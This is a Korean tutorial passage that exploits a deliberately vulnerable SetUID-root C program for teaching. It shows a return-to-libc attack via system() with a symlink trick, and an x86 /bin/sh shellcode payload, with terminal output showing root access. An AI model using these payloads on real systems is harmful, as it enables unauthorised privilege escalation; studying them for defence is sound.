지금까지 버퍼 오버플로우의 개념, 버퍼, 함수의 호출과 복귀, 메모리 맵, 스택, 그리고 SetUID bit의 이해를 통해 버퍼 오버플로우 공격에 필요한 기본적인 사전 지식들로 무장하였습니다.

23.특명 : 최고관리자 권한 “root”를 획득하라!

이제 드디어 이 강좌의 프롤로그에서 보여드린 문제의 소스를 공격해 볼 시간이 왔습니다.

./vuln.c

```
int main(int argc, char *argv[])
{
        char buffer[80];

       // 프로그램 인자 확인
        if(argc < 2)
        {
                printf(“argument error₩n”);
                exit(-1);
        }

       // 프로그램의 첫 번째 인자를 지역 변수 buffer로 복사
        strcpy(buffer, argv[1]);

       // 복사된 내용 출력
       printf(“your input is %s₩n”, buffer);
}
```

이제 위 코드를 컴파일 합니다.

취약점이 있는 프로그램이라는 의미에서 파일명을 “vuln”이라고 지었습니다.
이는 vulnerability(취약성)의 약자입니다.

```
$ gcc -o vuln vuln.c

$ ./vuln ABCD
your input is ABCD
$
```

강좌를 지금까지 잘 따라오셨다면, 위 소스에 버퍼 오버플로우 취약점이 존재함을 알 수 있으실 겁니다. 그러므로 이 파일의 취약점을 이용하여 리턴 어드레스를 덮어쓸 수 있고, 결국 실행 흐름을 바꿀 수 있습니다.

23.특명 : 최고관리자 권한 “root”를 획득하라!

이제 이 파일을 컴파일 한 후, root 권한의 SetUID와 SetGID bit를 부여해 놓겠습니다.

```
# gcc -o vuln vuln.c   (이 명령들은 root 권한으로 실행했습니다.)
# chmod +s vuln
# ls -al vuln
-rwsr-sr-x    1 root     root        11988 Aug  9 23:57 vuln
#
```

이제 이 프로그램을 공격해 봅시다.!
목표는 최고관리자 권한의 쉘인 루트쉘(root shell)을 획득해보는 것입니다.
루트쉘 획득에 성공할 경우, 현재 권한인 student에서 최고관리자인 root로 “권한 상승”이 되면서 시스템의 모든 것을 가질 수 있게 됩니다.

23.특명 : 최고관리자 권한 “root”를 획득하라!

자, 그럼 미션 나갑니다!

[미션]
위 취약 프로그램을 이용해서 root 권한을 획득해보세요!
root 권한의 백도어를 생성하거나, root shell을 획득하면 성공입니다.
로그인은 일반 계정인 student/student로 하셔야 합니다.

[BIG 힌트]
어떤 프로그램이 공유 라이브러리를 사용할 경우, 그 공유 라이브러리가 제공하는 모든 함수들이 메모리에 올라갑니다.
즉, 실제 사용되는 함수들 외의 더 많은 함수들이 메모리 어딘가에 위치하고 있게 됩니다.

[BIG 힌트-2]
Redhat 6.2에 기본으로 설치되어 있는 /bin/bash는 쉘 커맨드에 입력된 특수문자(ex. 0xff)들을 제대로 처리하지 못하는 버그가 있습니다.
그러므로 버그가 수정된 /bin/bash2를 사용하시길 권장합니다.

```
$ /bin/bash -version
GNU bash, version 1.14.7(1)

$ /bin/bash2 -version
GNU bash, version 2.03.8(1)-release (i386-redhat-linux-gnu)
Copyright 1998 Free Software Foundation, Inc.
$
```

23.특명 : 최고관리자 권한 “root”를 획득하라!

Section 24

로컬 버퍼 오버플로우 문제의 정답

./vuln.c

```
int main(int argc, char *argv[])
{
	char buffer[80];

	// 프로그램 인자 확인
	if(argc < 2)
	{
		printf("argument error₩n");
		exit(-1);
	}

	// 프로그램의 첫 번째 인자를 지역 변수 buffer로 복사
	strcpy(buffer, argv[1]);

	// 복사된 내용 출력
	printf("your input is %s₩n", buffer);
}
```

```
# gcc -o vuln vuln.c
# chmod +s vuln
# ls -al vuln
-rwsr-sr-x    1 root     root        11988 Aug  9 23:57 vuln
#
```

24.로컬 버퍼 오버플로우의 정답

이 문제를 어떻게 풀지 곰곰히 생각해 봅시다.

24.로컬 버퍼 오버플로우의 정답

일단 우리는 버퍼오버플로우 취약점을 이용하여 스택에 저장된 리턴 어드레스를 원하는 값으로 바꿀 수 있습니다.

24.로컬 버퍼 오버플로우의 정답

여기서 문제는 과연 어느 주소를 실행하면 지속적인 root 쉘을 획득할 수 있느냐는 것입니다.

지금까지 우리는 이 문제를 풀기 위해 프로세스가 가지고 있는 전체 메모리 지도를 그려보았고, 이를 통해 코드 영역, 데이터 영역, 힙 영역, 공유 라이브러리 영역, 그리고 스택 영역이라는 것이 존재함을 알게 되었습니다.

답이 하나만 있는 것은 아닙니다.
메모리 지도에 존재하는 무수한 데이터들 중에 root 쉘 획득에 활용할 수 있는 것들은 많기 때문입니다.

이 때, 우리의 히어로 구타 기사는 다음과 같은 아이디어를 떠올리게 됩니다.

24.로컬 버퍼 오버플로우의 정답

어떤 전략인지 이해가 가시나요?

우리는 전체 메모리 영역 중엔 공유 라이브러리가 존재함을 알았고, 프로그램에 의해 실제 사용되는 함수들 외에도 공유 라이브러리가 보유하고 있는 모든 함수들이 통째로 메모리에 올라간다는 것도 알고 있습니다.

그러므로 쉘 명령 실행을 가능하게 해주는 system() 함수도 메모리 어딘가에 위치하게 되는 것입니다. 이 함수를 잘 이용하면 우리는 원하는 모든 명령을 실행할 수 있게 됩니다.

바로 root 권한으로 말입니다!

이제 실제 vuln 프로그램을 공략하는 모습을 보여드리겠습니다.
여러분도 아래 과정을 따라하면서 버퍼 오버플로우 공격에 대한 감을 잡으시기 바랍니다.

```
$
$ /bin/bash2
$
$ export PATH=$PATH:.
$
$ cat > addr_of_system.c
#include <dlfcn.h>

int main()
{
  long addr;
  void *handle;

  handle = dlopen("/lib/libc.so.6", RTLD_LAZY);
  addr = (long)dlsym(handle, "system");
  printf("system() is at 0x%x₩n", addr);

}
(컨트럴+D 입력)
```

```
$
$ gcc -o ./addr_of_system addr_of_system.c -lc -ldl
$ ./addr_of_system
system() is at 0x40058ae0
$
$ ./vuln `perl -e 'printf "A"x84 . "₩xe0₩x8a₩x05₩x40"'`
your input is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?@
sh: 憔 웝?? command not found
Segmentation fault
$
$ ./vuln `perl -e 'printf "A"x84 . "₩xe0₩x8a₩x05₩x40"'` 2> output
your input is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?@
Segmentation fault
$
$ xxd output
0000000: 7368 3a20 f4fb ffbf fbfb ffbf 3a20 636f  sh: ........: co
0000010: 6d6d 616e 6420 6e6f 7420 666f 756e 640a  mmand not found.
$
$ ln -s /bin/bash `perl -e 'printf "₩xf4₩xfb₩xff₩xbf₩xfb₩xfb₩xff₩xbf"'`
* 주의 : 이 값은 실행환경에 따라 달라질 수 있으니 잘 보고 입력합니다.
* 위 xxd 명령 결과에서 3a20와 3a20의 사이 값을 입력한 것입니다.
$
$ ./vuln `perl -e 'printf "A"x84 . "₩xe0₩x8a₩x05₩x40"'`
your input is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?@
#
# id
uid=500(student) gid=500(student) euid=0(root) egid=0(root)
groups=500(student)
# whoami
root
#
```

24.로컬 버퍼 오버플로우의 정답

공격 결과 root 쉘을 획득했습니다!

여러분도 따라하기에 성공하여 root 쉘을 획득하셨길 바랍니다!
이제 어떤 원리로 인해 root 쉘이 획득된 것인지 곰곰이 한번 생각해 봅시다.

이 때, 여러분이 꼭 이해하고 넘어가야 할 것들은 다음과 같습니다.

1. 공격 전 bash2를 실행한 이유는 무엇일까?
2. export 명령으로 PATH 환경변수를 수정한 이유는?
3. system() 함수의 주소는 어떻게 알아냈는가?
4. A를 "84개" 넣은 이유는 무엇을까?
5. 심볼릭 링크를 걸은 이상한 문자들의 정체는?

여러분께도 생각할 시간을 드리기 위해 이에 대한 답변 및 공격 과정 상세 설명은 다음 섹션에서 해드리겠습니다.

Section 25

로컬 버퍼 오버플로우 문제의 정답 (상세 설명)

지난 시간에 알려드린 정답을 명령 하나하나씩 분석해 보도록 하겠습니다.

```
$ /bin/bash2
```

기본으로 실행되는 /bin/bash보다 높은 버전인 /bin/bash2를 실행하는 부분입니다.

낮은 버전의 bash는 ₩xff 등의 정상적으로 출력할 수 없는 문자들을 제대로 처리하지 못하는 버그가 있기 때문입니다.

공격 과정을 보면 ₩xff, ₩xbf와 같은 문자들을 사용하는 부분이 나오는데, 그 부분을 위해서 미리 bash2를 실행한 것입니다.

예를 들어 기본 bash 상태에서 cat > `perl -e 'printf "₩xfa₩xfb₩xff₩xbf₩x01₩xfc₩xff₩xbf"'` 쉘 명령을 실행하면, 위에 지정된 "₩xfa₩xfb₩xff₩xbf₩x01₩xfc₩xff₩xbf"라는 이름의 파일 대신 엉뚱한 이름의 "₩xbf₩xfa₩xfb"라는 이름의 파일이 생성되는 식입니다.

하지만 redhat 7.0 이상으로 올라가면 이 문제는 더 이상 발생하지 않으므로 bash2를 실행하지 않아도 됩니다.

그 다음 부분은 환경변수 PATH에 현재 경로를 추가하는 부분인데, 이에 대해선 조금 이따가 설명을 해드리겠습니다.

```
$ export PATH=$PATH:.
```

그 다음의 과정은 아래와 같습니다.

```
$ cat > addr_of_system.c
#include <dlfcn.h>

int main()
{
  long addr;
  void *handle;

  handle = dlopen("/lib/libc.so.6", RTLD_LAZY);
  addr = (long)dlsym(handle, "system");
  printf("system() is at 0x%x₩n", addr);

}
(컨트럴+D 입력)
$
$ gcc -o ./addr_of_system addr_of_system.c -lc -ldl
$ ./addr_of_system
system() is at 0x40058ae0
$
```

이는 우리가 새로운 리턴 어드레스로 사용할 system() 함수의 주소를 찾는 방법입니다.

앞서 "각 영역의 메모리 주소 값 확인해보기" 섹션에서 공유 라이브러리 영역에 대해 설명할 때 나왔던 코드이기도 합니다. 코드를 보시면, dlopen() 함수로 특정 공유 라이브러리 파일을 로딩한 후, dlsym() 함수를 통해 원하는 함수의 주소를 얻어옴을 알 수 있습니다. (gcc의 -lc와 -ldl 옵션에 대해서도 이 섹션에 설명되어 있습니다.)

이 코드를 컴파일 한 후 실행하면 system() 함수가 0x40058ae0 주소에 위치하고 있음을 알 수 있습니다.

25.로컬 버퍼 오버플로우의 정답 (상세 설명)

이와 같은 방법으로 system() 함수의 주소를 알아낼 수 있었습니다.
이제 다음은 앞서 얻은 system() 함수의 주소를 리턴어드레스로 덮어쓰는 모습입니다.

```
$ ./vuln `perl -e 'printf "A"x84 . "₩xe0₩x8a₩x05₩x40"'`
your input is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?@
sh:憔┌웝??  command not found
Segmentation fault
$
```

system() 함수의 주소가 0x40058ae0이므로, 이를 메모리에 넣을 때엔 little endian 형식에 맞추어 거꾸로(₩xe0₩x8a₩x05₩x40) 넣어준 것에 유의합니다.

그리고 리턴 어드레스를 덮기 전에 A를 84개 넣은 이유는, 우선 지역 변수로 잡힌 buffer 배열 변수의 크기가 80이었고, (char buffer[80];)

지역 변수와 리턴 어드레스 사이에는 4바이트의 SFP(Saved Frame Pointer) 값이 존재하기 때문입니다.

즉, 지역 변수 80바이트와 SFP 4바이트를 합한 84개를 먼저 채워야 그 다음 4바이트가 리턴 어드레스를 덮을 수 있게 되는 것입니다.

위 명령의 실행 결과를 보면, "sh: 憔┌웝?? command not found"라는 부분이 보이는데, 이는 성공적으로 리턴 어드레스를 system() 함수로 바꾸었을 때 나타나는 현상입니다. 만약 이 부분이 잘 이해가 되지 않는다면 쉘에 abc라는 의미없는 명령을 한번 입력해 보시면 됩니다.

```
$ abc
bash: abc: command not found
$
```

이처럼 존재하지 않는 파일명을 실행하면 command not found라는 에러메시지가 출력되는 것과 동일한 현상입니다.

그런데 여기서 문제는 우리가 system() 함수로 어떤 임의의 인자를 넘겨준 적이 없다는 것입니다.

예를 들어 system("ls -al")이나, system("/bin/bash")와 같이 실행될 명령을 의미하는 인자를 지정해주지 않았습니다.

우리는 단지 리턴 어드레스의 주소를 system() 함수의 주소로 바꾼 것이 전부입니다.

이럴 경우 리턴 어드레스 변조로 인해 비정상적으로 실행된 system() 함수는 스택 어딘가에 자신의 인자가 있다고 착각하게 됩니다.

그 결과 올바른 인자가 아닌 스택에 저장되어 있던 엉뚱한 값이 인자인 것마냥 사용되기 때문에 위에 보이는 " 憔┌웝?? "와 같은 엉뚱한 문자열이 명령으로 실행되는 것입니다.

단, 이 엉뚱한 문자열은 현재 여러분의 스택 환경에 따라 다르게 나타날 수 있음에 유의합니다. 스택에 존재하는 임의의 값이 참조된 것이기 때문입니다.

다음으로 할 것은 엉뚱한 문자열인 " 憔┌웝?? "과 동일한 이름의 실행 파일을 생성하는 것입니다.

왜냐하면 " 憔┌웝?? "라는 이름의 파일이 없었기 때문에 command not found **에러가 출력되었지만, 반대로 " 憔┌웝?? "라는 이름의 파일이 존재할 경우엔 이 파일을 실행할 것이기 때문입니다.**

25.로컬 버퍼 오버플로우의 정답 (상세 설명)

```
$
$ ./vuln `perl -e 'printf "A"x84 . "₩xe0₩x8a₩x05₩x40"'` 2> output
your input is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?@
Segmentation fault
$
$ xxd output
0000000: 7368 3a20 f4fb ffbf fbfb ffbf 3a20 636f  sh: ........: co
0000010: 6d6d 616e 6420 6e6f 7420 666f 756e 640a  mmand not found.
$
$ ln -s /bin/bash `perl -e 'printf "₩xf4₩xfb₩xff₩xbf₩xfb₩xfb₩xff₩xbf"'`
$
```

위의 세 명령은 " 憔┌웝?? "라는 이름의 파일을 생성하는 과정입니다.

우선 "sh: 憔┌웝?? command not found"라는 에러 메시지를 표준에러 리다이렉션을 이용하여 output이라는 이름의 파일로 저장하였습니다.

그 다음엔 xxd 명령을 이용하여 파일의 내용을 16진수로 확인합니다.

이는 " 憔┌웝??"와 같은 깨진 문자열이 실제 어떤 값들로 구성되어 있는지를 정확하게 확인하기 위함입니다.

이제 이 16진수로 출력된 값들 중 과연 어디서부터 어디까지가 깨진 문자열, 즉 우리가 만들어야할 파일명에 해당하는지를 알아야합니다.

이 과정을 이해하기 위해선 또 다시 쉘에 abc라는 의미없는 명령을 입력해 봅니다.

```
$ abc
bash: abc: command not found
$
```

보시면, 첫 번째 ':' 문자, 그리고 공백문자인 ' '의 바로 다음 바이트가 파일명의 시작이며, 두 번째 ":"의 바로 앞 바이트가 명령의 끝임을 알 수 있습니다.

이를 토대로 앞의 16진수 값들을 다시 분석해보면,

```
$ xxd output
0000000: 7368 3a20 f4fb ffbf fbfb ffbf 3a20 636f  sh: ........: co
0000010: 6d6d 616e 6420 6e6f 7420 666f 756e 640a  mmand not found.
$
```

첫 번째 줄의 3a20(:)의 바로 다음 바이트인 f4가 파일명의 시작이며, 그 다음 3a(:)의 바로 앞 바이트인 bf가 파일명의 끝임을 알 수 있습니다.

이제 이 정보를 이용하여 해당하는 파일명을 만듭니다.

```
$ ln -s /bin/bash `perl -e 'printf "₩xf4₩xfb₩xff₩xbf₩xfb₩xfb₩xff₩xbf"'`
```

이 때 파일을 만드는 방법은 여러분 마음입니다. gcc로 새 파일을 컴파일하셔도 되고, cp 명령으로 복사를 하셔도 됩니다.

저는 ln 명령을 이용하여 /bin/bash로 향하는 심볼릭 링크를 만들었습니다.

/bin/bash로 연결시킨 이유는 system() 함수에 의해 이 파일명이 실행 될 때 /bin/bash가 실행되게 하기 위함입니다.

system() 함수는 루트 권한으로 실행 될 것이므로 이 때 실행된 /bin/bash 역시 루트 권한이 될 것입니다. 그리고 /bin/bash는 사용자가 exit 명령으로 쉘을 종료할 때까지 계속해서 명령을 받기 때문에, 취약 프로그램은 종료되지 않고 계속 root 권한으로 남게 됩니다.

이제 이 시점에서 처음에 PATH 환경 변수를 수정한 이유를 설명드리겠습니다.

```
$ export PATH=$PATH:.
```

25.로컬 버퍼 오버플로우의 정답 (상세 설명)

이 이유를 이해하려면 다음과 같은 시험을 해보시면 됩니다.

```
$ cat > hello.c                  <- hello.c라는 파일 생성
int main()
{
        printf("hello₩n");
}
(CTRL+D 입력)
$ gcc -o hello hello.c           <- 컴파일
$
$ hello
bash: hello: command not found              <- 실행 실패
$
$ export PATH=$PATH:.    <- 환경변수에 현재 경로 추가
$
$ hello
hello                            <- 실행 성공
$
```

리눅스에선 어떤 파일을 실행할 때, 절대경로(최상위 폴더에서부터 위치 지정) 혹은 상대경로(현재 폴더를 기준으로 위치 지정) 방식으로 실행해야 합니다.

그런데 우리가 실행하고자하는 " 憔┌웝?? "는 절대경로 방식도, 상대경로 방식도 아니기 때문에 실행에 실패하게 될 것입니다.

이 문제를 해결하는 방법은 PATH 환경 변수에 현재 경로를 추가하는 것입니다.

PATH 환경 변수에 포함된 경로는 특정 파일의 실행에 실패할 경우 PATH 환경 변수의 값들을 이용하여 자동으로 절대경로로 변환해주기 때문입니다.

그런데 환경 변수는 스택 영역에 저장되기 때문에, PATH 환경 변수를 수정한 후엔 스택의 구조가 바뀌게 됩니다.

그래서 system() 함수에 의해 실행되는 명령 또한 다른 것으로 바뀌게 됩니다.

25.로컬 버퍼 오버플로우의 정답 (상세 설명)

그렇기 때문에 PATH 환경 변수를 공격 중간 단계가 아닌, 초반에 수정을 했던 것입니다.

이제 모든 준비가 끝난 상태에서 처음의 공격 명령을 다시 입력합니다.

```
$ ./vuln `perl -e 'printf "A"x84 . "₩xe0₩x8a₩x05₩x40"'`
your input is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?@
#
```

이제 리턴 어드레스는 system() 함수의 주소인 0x40058ae0으로 바뀌게 되며, 스택에 저장되어 있던 임의의 값을 참고하여 " 憔┌웝?? " 명령을 실행하려고 하게 됩니다. 이 때 우리가 " 憔┌웝?? "라는 동일한 이름의 파일을 미리 생성해 놓고, 현재 경로를 PATH 환경 변수에 추가해 놓았으므로 " 憔┌웝?? " 파일이 성공적으로 실행됩니다. 그리고 " 憔┌웝?? " 파일은 /bin/bash 파일로 링크가 되어있으므로 결국 bash가 실행됩니다.

```
# id
uid=500(student) gid=500(student) euid=0(root) egid=0(root)
groups=500(student)
# whoami
root
#
```

이렇게해서 최고관리자 권한인 root 쉘을 획득하게 되었습니다.

root 권한의 setuid가 설정된 프로그램의 버퍼 오버플로우 취약점을 이용하여 권한 상승에 성공한 것입니다.

이것이 바로 버퍼 오버플로우 취약점을 이용하여 일반 사용자 권한을 최고 관리자인 "root"로 권한을 상승시키는 일반적인 과정입니다.

25.로컬 버퍼 오버플로우의 정답 (상세 설명)

Section 26

쉘코드(Shellcode)를 이용한 공격 맛보기

지난 시간에 설명드린 공유 라이브러리를 이용한 방법 외에도 버퍼 오버플로우 취약점에 대한 공략 방법은 더 있습니다.

그 중 이번 시간엔 쉘코드를 이용한 공격 방법을 간단하게 알아보고 넘어가겠습니다.
이 쉘코드를 이용한 공격 방법 역시 버퍼 오버플로우를 공략하는 기본적인 방식입니다.

사실 앞서 설명드린 공유 라이브러리를 이용한 공격 방법은 쉘코드를 이용한 공격 방법보다 나중에 공개된 방법이기도 합니다.
하지만 초보분들이 실습을 하거나 공격 원리를 이해하기에 공유 라이브러리를 이용한 방법이 더 쉽기 때문에 먼저 설명드린 것입니다.

쉘코드를 이용한 공격 방법을 이해하려면 어셈블리어, 시스템콜, 디버깅에 대한 지식이 있어야 하는데, 이에 대한 설명은 짧게 끝나지 않습니다.
그래서 이번 시간엔 쉘코드를 이용한 공격의 개념만 짚고 넘어가는 걸로 하겠습니다.

쉘코드란, CPU가 이해할 수 있는 기계어 코드들의 조합을 의미합니다.
이러한 코드를 메모리 어딘가에 올린 후에, 리턴 어드레스를 그 쪽으로 향하게 하는 것이 바로 쉘코드를 이용한 공격 방식입니다.

26.쉘코드(Shellcode)를 이용한 공격 맛보기

우선 취약 프로그램의 소스 코드를 다시 한번 보겠습니다. ./vuln.c

```
int main(int argc, char *argv[])
{
	char buffer[80];

	// 프로그램 인자 확인
	if(argc < 2)
	{
		printf("argument error₩n");
		exit(-1);
	}

	// 프로그램의 첫 번째 인자를 지역 변수 buffer로 복사
	strcpy(buffer, argv[1]);

	// 복사된 내용 출력
	printf("your input is %s₩n", buffer);
}
```

이 중 strcpy(buffer, argv[1]); 부분을 보면, 우리가 입력한 프로그램의 첫 번째 인자가 buffer 배열 변수로 복사됩니다.

이 말은 우리가 원하는 값들을 메모리의 스택 영역에 올릴 수 있다는 의미입니다.

그래서 앞서 설명드린 쉘코드를 바로 이 메모리 영역에 올린 후에 리턴 어드레스를 이쪽으로 향하게 하면 쉘을 얻을 수 있게 됩니다.

다음은 쉘코드를 이용한 공격 방법의 예제입니다.

```
$ ./vuln `perl -e 'printf "₩x90₩x90₩x90₩x90
₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩
x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x31₩
xc0₩xb0₩x46₩x31₩xdb₩x31₩xc9₩xcd₩x80₩xeb₩x1f₩x5e₩x89₩
x76₩x08₩x31₩xc0₩x88₩x46₩x07₩x89₩x46₩x0c₩xb0₩x0b₩x89₩
xf3₩x8d₩x4e₩x08₩x8d₩x56₩x0c₩xcd₩x80₩x31₩xdb₩x89₩xd8₩
x40₩xcd₩x80₩xe8₩xdc₩xff₩xff₩xff/bin/sh₩x58₩xfa₩xff₩xbf"`

your input is ??????????????????????????????1육F1?, ?^?1핊F?F

                                        캦??V
                                            ?1???汪   /bin/shX?
bash#
bash# whoami
root
bash#
```

와우.. 단 한 줄의 명령으로 root 권한 획득에 성공하였습니다.
물론, 이 한 줄의 명령을 만들기 위한 과정은 결코 간단하지 않지만 말입니다.

취약 프로그램의 인자로 들어간 값들의 길이는 공유 라이브러리 때와 마찬가지로 총 88바이트입니다.

이 중 앞의 84바이트가 바로 쉘코드로서, 다음과 같습니다.

```
₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩
x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩
x90₩x90₩x90₩x31₩xc0₩xb0₩x46₩x31₩xdb₩x31₩xc9₩xcd₩x80₩
xeb₩x1f₩x5e₩x89₩x76₩x08₩x31₩xc0₩x88₩x46₩x07₩x89₩x46₩
x0c₩xb0₩x0b₩x89₩xf3₩x8d₩x4e₩x08₩x8d₩x56₩x0c₩xcd₩x80₩
x31₩xdb₩x89₩xd8₩x40₩xcd₩x80₩xe8₩xdc₩xff₩xff₩xff/bin/sh
```

이는 "/bin/sh를 실행하라"는 명령을 가지고 있는 기계어 코드입니다.

26.쉘코드(Shellcode)를 이용한 공격 맛보기

그리고 다음 4바이트인 ₩x58₩xfa₩xff₩xbf가 덮어쓰기 되는 리턴 어드레스입니다. 이 주소는 쉘코드가 복사된 buffer 배열 변수의 시작 주소로서, 디버깅(Debugging)이라는 과정을 통해서 알아낼 수 있게 됩니다.

앞서 쉘코드를 이용한 공격을 이해하기 위해선 어셈블리어, 시스템콜, 디버깅을 알아야 한다고 했습니다. 하지만 이미 보셨다시피 공유 라이브러리를 이용하면 이러한 것들을 몰라도 쉽게 공격을 할 수 있었습니다.

그렇다면 굳이 쉘코드를 공부할 필요가 있을까요?

버퍼 오버플로우 공부를 계속 하다보면 언젠가는 결국 쉘코드의 필요성을 느끼게 됩니다. 예를 들면 원격 버퍼 오버플로우 공격을 할 때, 공유 라이브러리를 쓰지 못하도록 막혀있을 때 등입니다.

쉘코드는 다른 사람들이 만들어 놓은 것을 그냥 가져다 쓰는 경우도 있지만, 경우에 따라서는 특정 상황에 필요한 쉘코드를 본인이 직접 만들어야 하는 경우도 많이 있습니다.

쉘코드 제작에 대한 자세한 내용은 “버퍼 오버플로우 – 쉘코드 제작편”에서 다루도록 하겠습니다.


수고하셨습니다! 여러분께선 버퍼 오버플로우 정복을 위한 첫 번째 여행을 마치셨습니다. 이제 마지막으로 과연 우리가 왜 버퍼 오버플로우를 공부해야 하는지에 대해 알아보는 시간을 가져보겠습니다.

첫째, 새로 쏟아지는 보안 정보들 중 많은 부분이 버퍼 오버플로우에 대한 것이라는 점입니다.

1988년, 모리스웜(Morris Worm)에 의해 그 무시무시한 위력이 증명된 버퍼 오버플로우 취약점은 무려 20년이 지난 지금까지 그 누구에게도 제왕의 자리를 넘겨주지 않고 있습니다.


이 말이 사실인지 확인하기 위해 새로운 취약점이 공개되는 사이트 중 하나인 www.exploit-db.com에 접속해 볼까요? Buffer Overflow라는 용어가 최근 화면에 몇 번이나 나오는지 한번 확인해 보십시오!

이 글을 쓰는 이 시점에도 다수의 새로운 Buffer Overflow 취약점이 올라와 있습니다. 게다가 제목엔 포함되어 있지 않지만 실제 내용을 보면 Buffer Overflow인 경우도 많습니다. 다시 말해서 아직까지도 새로 발표되는 취약점들 중 대부분이 버퍼 오버플로우에 대한 것입니다!



[exploit-db.com의 메인 화면]

해커들의 트위터(www.twitter.com, 자신의 현황이나 새로운 소식을 올리는 소셜네트워크 서비스)에 방문해서 몇 시간에 한 번씩 버퍼 오버플로우와 관련된 글이 올라오는지 확인해 보세요!



[buffer overlfow로 검색한 결과 화면]

전 세계의 많은 해커들이 버퍼 오버플로우에 대한 이야기를 나누고 있는 모습을 확인할 수 있으실 겁니다.

해커들의 술 모임에 나가서 그들이 가장 열변을 토하고 있을 때,
그 시점이 바로 버퍼 오버플로우 혹은 비슷한 부류에 대한 이야기를 나눌 때가 아닌지 확인해 보세요! (사실은 쓸데없는 이야기를 더 많이 하긴 합니다.)

Epilogue.버퍼 오버플로우를 공부해야 하는 이유

